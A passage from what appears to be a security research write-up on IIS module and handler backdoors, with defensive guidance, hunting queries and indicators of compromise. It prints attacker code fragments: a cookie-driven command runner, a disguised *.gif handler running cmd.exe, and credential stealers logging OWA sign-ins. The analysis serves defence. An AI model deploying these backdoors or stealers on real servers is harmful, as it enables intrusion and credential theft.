HttpCookie httpCookie = cookies[allKeys[0]];
if (httpCookie.Name.Equals("BDUSS"))
{
  string cmd = httpCookie.Value;
  context.Response.Clear();
  context.Response.Write(this.RunCmd(cmd));
  context.Response.End();
  context.Response.Close();
}
else if (httpCookie.Name.Equals("PSBDUSS"))
{
  string pscmd = httpCookie.Value;
  context.Response.Clear();
  context.Response.Write(IISModule.Runpscmd(pscmd));
  context.Response.End();
  context.Response.Close();
}
else
{
  if (!httpCookie.Name.Equals("BDUSSCODE"))
    return;
  string base64 = httpCookie.Value;
  context.Response.Clear();
  context.Response.Write(this.shellcode(base64));
```

Figure 19. Side to side comparison of code from an open-source project (left) and code used by attackers (right)

On supplying a *whoami* command to the backdoor, the generated cookie has the following format:

Cookie: BDUSS=P6zUsk/1xJyW4PPufWsx5w==

The backdoor responds with an AES encrypted blob wrapped in base64. The decoded output has the following format:




```
c:\windows\system32\inetsrv>whoami
iis apppool\defaultapppool

c:\windows\system32\inetsrv>exit
```

Figure 20. Decoded response from the server

IIS handlers


As mentioned earlier, IIS handlers have the same visibility as modules into the request pipeline. Handlers can be configured to respond to certain extensions or requests. To create a managed IIS handler, the code must implement the *IHttpHandler* interface. The *IHttpHandler* interface has one method and one property with the following signatures:



```
public class owa : IHttpHandler
{
  public bool IsReusable
  {
    get
    {
      return false;
    }
  }
```

Figure 21. IIS handler skeleton


Handlers can be registered by directly editing the *web.config* file or using the *appcmd* utility. The handler config takes a few important fields like *path*, which specifies the URL or extensions the handler should respond to, and *verb*, which specifies the HTTP request type. In the example below, the handler only responds to image requests ending with a .gif extension:



```
<system.webServer>
  <handlers>
  <add name="Backdoor" path="*.gif" verb="*" type="System.Web.owa" preCondition="integratedMode"/>
  </handlers>
</system.webServer>
```

Figure 22. Malicious web.config entry

The handler is visible in the IIS manager application once successfully installed:



Handler Mappings


Use this feature to specify the resources, such as DLLs and managed code, that handle responses for specific request types.

Group by: State

Name	Path	State	Path Type	Handler	Entry Type
aspq-ISAPI-4.0_64bit	*.aspq	Enabled	Unspecified	IsapiModule	Inherited
AssemblyResourceLoader-Integrated	WebResource.axd	Enabled	Unspecified	System.Web.Handlers.Assem...	Inherited
AssemblyResourceLoader-Integrated-4.0	WebResource.axd	Enabled	Unspecified	System.Web.Handlers.Assem...	Inherited
AXD-ISAPI-2.0	*.axd	Enabled	Unspecified	IsapiModule	Inherited
AXD-ISAPI-2.0-64	*.axd	Enabled	Unspecified	IsapiModule	Inherited
AXD-ISAPI-4.0_32bit	*.axd	Enabled	Unspecified	IsapiModule	Inherited
AXD-ISAPI-4.0_64bit	*.axd	Enabled	Unspecified	IsapiModule	Inherited
Backdoor	*.gif	Enabled	Unspecified	System.Web.owa	Local
cshtm-Integrated-4.0	*.cshtm	Enabled	Unspecified	System.Web.HttpForbiddenH...	Inherited

Figure 23. Installed handler visible in the list

Most of the handlers analyzed were relatively simple, only including the capability to run commands:



```
public void ProcessRequest(HttpContext context)
{
   context.Response.ContentType = "image/gif";
   string str1 = context.Request["a"];
   Process process = new Process();
   process.StartInfo.FileName = "c:\\windows\\system32\\cmd.exe";
   process.StartInfo.RedirectStandardOutput = true;
   process.StartInfo.UseShellExecute = false;
   process.StartInfo.Arguments = "/c" + str1;
   process.StartInfo.WindowStyle = ProcessWindowStyle.Hidden;
   process.Start();
   StreamReader standardOutput = process.StandardOutput;
   string str2 = standardOutput.ReadToEnd();
   standardOutput.Close();
   standardOutput.Dispose();
   context.Response.Write("<pre>" + str2 + "</pre>");
```


Figure 24. IIS handler running commands via cmd.exe

Interestingly, the response *Content-Type* is set to *image/gif* or *image/jpeg*, which presents a default image when browsing the image URL with the output hidden in *<pre>* tags. A possible reason for this could be to bypass network inspection since image files are generally considered non-malicious and are filtered and identified based on extensions.

Credential stealers

This subset of modules monitors sign-in patterns in outgoing requests and dumps extracted credentials in an encrypted format. The stolen credentials allow the attackers to remain persistent in the environment, even if the primary backdoor is detected.


The modules monitor for specific requests to determine a sign-in activity, such as */auth.owa* default URL for OWA application. On inspecting the request, the module dumps the credentials in a *.dat* file. The contents are encrypted using XOR with a hardcoded value and wrapped with base64 encoding. The below image depicts a decoded sample output:



```
Date        Time        IP Address       Username      Password    UserAgennt     Response Code

6/21/2022 12:45:29 PM [redacted]  Administrator  [redacted]  Mozilla/5.0      200
```


Figure 25. Sample decrypted entry



```
HttpContext context = ((HttpApplication) source).Context;
HttpRequest request = context.Request;
if (request == null || string.IsNullOrEmpty(request.Path))
  return;
if (request.Path.ToLower().IndexOf("owa/auth.owa") >= 0)
{
  try
  {
    string physicalApplicationPath = request.PhysicalApplicationPath;
    string tempPath = Path.GetTempPath();
    string str1 = "\\~wupdata.dat";
    if (File.Exists(tempPath + str1))
    {
      string str2 = request["username"];
      string str3 = request["password"];
```


Figure 26. Backdoor looking for OWA sign-in URL

In another variant, the module looks for common placeholder variables for passing credentials used in different ASP.Net applications. The dumped credentials are AES encrypted and wrapped with Base64 encoding, located in *%programdata%\log.txt.*



```
string str1 = this._application.Request.Params["ctl00$MainContentPlaceHolder$UsernameTextBox"];
string str2 = this._application.Request.Params["ctl00$MainContentPlaceHolder$PasswordTextBox"];
if (str1 == null || !(str1 != "") || (str2 == null || !(str2 != "")))
  return;
string userHostAddress = this._application.Request.UserHostAddress;
string userAgent = this._application.Request.UserAgent;
Random random = new Random();
string data = string.Format("{0}\t{1}\t{2}\t{3}\t{4}\t{5}", (object) (random.Next(999) * random
FileStream fileStream = new FileStream(this.Log, FileMode.Append);
StreamWriter streamWriter = new StreamWriter((Stream) fileStream);
streamWriter.WriteLine(Security.Encode(data, this.Key));
((TextWriter) streamWriter).Flush();
```

Figure 27. Backdoor looking for common credential placeholder variables



```
Random   Date       Time        IP Address        Username          Password      UserAgent

5420  6/22/2022  9:59:38 PM  [redacted]      Administrator    [redacted]    Mozilla/5.0
```

Figure 28. Sample decrypted entry

Improving defenses against server compromise

As we expect to observe more attacks using IIS backdoors, organizations must ensure to follow security practices to help defend their servers.

Apply the latest security updates

Identify and remediate vulnerabilities or misconfigurations impacting servers. Deploy the latest security updates, especially for server components like Exchange as soon as they become available. Use Microsoft Defender Vulnerability Management to audit these servers regularly for vulnerabilities, misconfigurations, and suspicious activity.

Keep antivirus and other protections enabled

It's critical to protect servers with Windows antivirus software and other security solutions like firewall protection and MFA. Turn on cloud-delivered protection and automatic sample submission in Microsoft Defender Antivirus to use artificial intelligence and machine learning to quickly identify and stop new and unknown threats. Use attack surface reduction rules to automatically block behaviors like credential theft and suspicious use of PsExec and Windows Management Instrumentation (WMI). Turn on tamper protection features to prevent attackers from stopping security services.

If you are worried that these security controls will affect performance or disrupt operations, engage with IT professionals to help determine the true impact of these settings. Security teams and IT professionals should collaborate on applying mitigations and appropriate settings.

Review sensitive roles and groups

Review highly privileged groups like Administrators, Remote Desktop Users, and Enterprise Admins. Attackers add accounts to these groups to gain foothold on a server. Regularly review these groups for suspicious additions or removal. To identify Exchange-specific anomalies, review the list of users in sensitive roles such as *mailbox import export* and *Organization Management* using theGet-ManagementRoleAssignment cmdlet in Exchange PowerShell.

Restrict access

Practice the principle of least-privilege and maintain good credential hygiene. Avoid the use of domain-wide, admin-level service accounts. Enforce strong randomized, just-in-time local administrator passwords and enable MFA. Use tools like Microsoft Defender for Identity's Local Administrator Password Solution (LAPS).

Place access control list restrictions on virtual directories in IIS. Also, remove the presence of on-premises Exchange servers when only used for recipient management in Exchange Hybrid environments.

Prioritize alerts

The distinctive patterns of server compromise aid in detecting malicious behaviors and inform security operations teams to quickly respond to the initial stages of compromise. Pay attention to and immediately investigate alerts indicating suspicious activities on servers. Catching attacks in the exploratory phase, the period in which attackers spend several days exploring the environment after gaining access, is key. Prioritize alerts related to processes such as *net.exe*, *cmd.exe* originating from *w3wp.exe* in general.

Inspect config file and bin folder

Regularly inspect web.config of your target application and ApplicationHost.config to identify any suspicious additions, such as a handler for image files—which is suspicious itself, if not outright malicious. Also, regularly scan installed paths like the application's *bin* directory and default GAC location. Regularly inspecting the list of installed modules using the *appcmd.exe* or *gacutil.exe* utilities is also advisable.

Hardik Suri
Microsoft 365 Defender Research Team

Appendix

Microsoft Defender Antivirus detects these threats and related behaviors as the following malware:

- Backdoor:MSIL/SuspIISModule.G!gen
- Backdoor:MSIL/SuspIISModule.H!gen

- Backdoor:MSIL/SuspIISModule.K!gen
- Backdoor:MSIL/OWAStealer.B
- Backdoor:MSIL/OWAStealer.C
- Behavior:Win32/SuspGacInstall.B

Endpoint detection and response (EDR)

Suspicious IIS AppCmd Usage

Hunting queries

To locate malicious activity related to suspicious IIS module registration, run the following queries:

Suspicious IIS module registration

```
DeviceProcessEvents
| where ProcessCommandLine has “appcmd.exe add module”
| where InitiatingProcessParentFileName == “w3wp.exe”

DeviceProcessEvents
| where InitiatingProcessFileName == “powershell.exe”
|where ProcessCommandLine has ” system.enterpriseservices.internal.publish”
| where InitiatingProcessParentFileName == “w3wp.exe”

DeviceProcessEvents
|where ProcessCommandLine has ” \\gacutil.exe /I”
| where InitiatingProcessParentFileName == “w3wp.exe”
```

Indicators of compromise (IOCs)

File name	SHA-256
HttpCompress.dll	4446f5fce13dd376ebcad8a78f057c0662880fdff7fe2b51706cb5a2253aa569
HttpSessionModule.dll	1d5681ff4e2bc0134981e1c62ce70506eb0b6619c27ae384552fe3bdc904205c
RewriterHttpModule.dll	c5c39dd5c3c3253fffdd8fee796be3a9361f4bfa1e0341f021fba3dafcab9739
Microsoft.Exchange.HttpProxy.HttpUtilities.dll	d820059577dde23e99d11056265e0abf626db9937fc56afde9b75223bf309eb0
HttpManageMoudle.dll	95721eedcf165cd74607f8a339d395b1234ff930408a46c37fa7822ddddceb80
IIS_backdoor.dll	e352ebd81a0d50da9b7148cf14897d66fd894e88eda53e897baa77b3cc21bd8a
FinanceSvcModel.dll	5da41d312f1b4068afabb87e40ad6de211fa59513deb4b94148c0abde5ee3bd5
App_Web_system_web.ashx.dll	290f8c0ce754078e27be3ed2ee6eff95c4e10b71690e25bbcf452481a4e09b9d
App_Web_error.ashx.dll	2996064437621bfecd159a3f71166e8c6468225e1c0189238068118deeabaa3d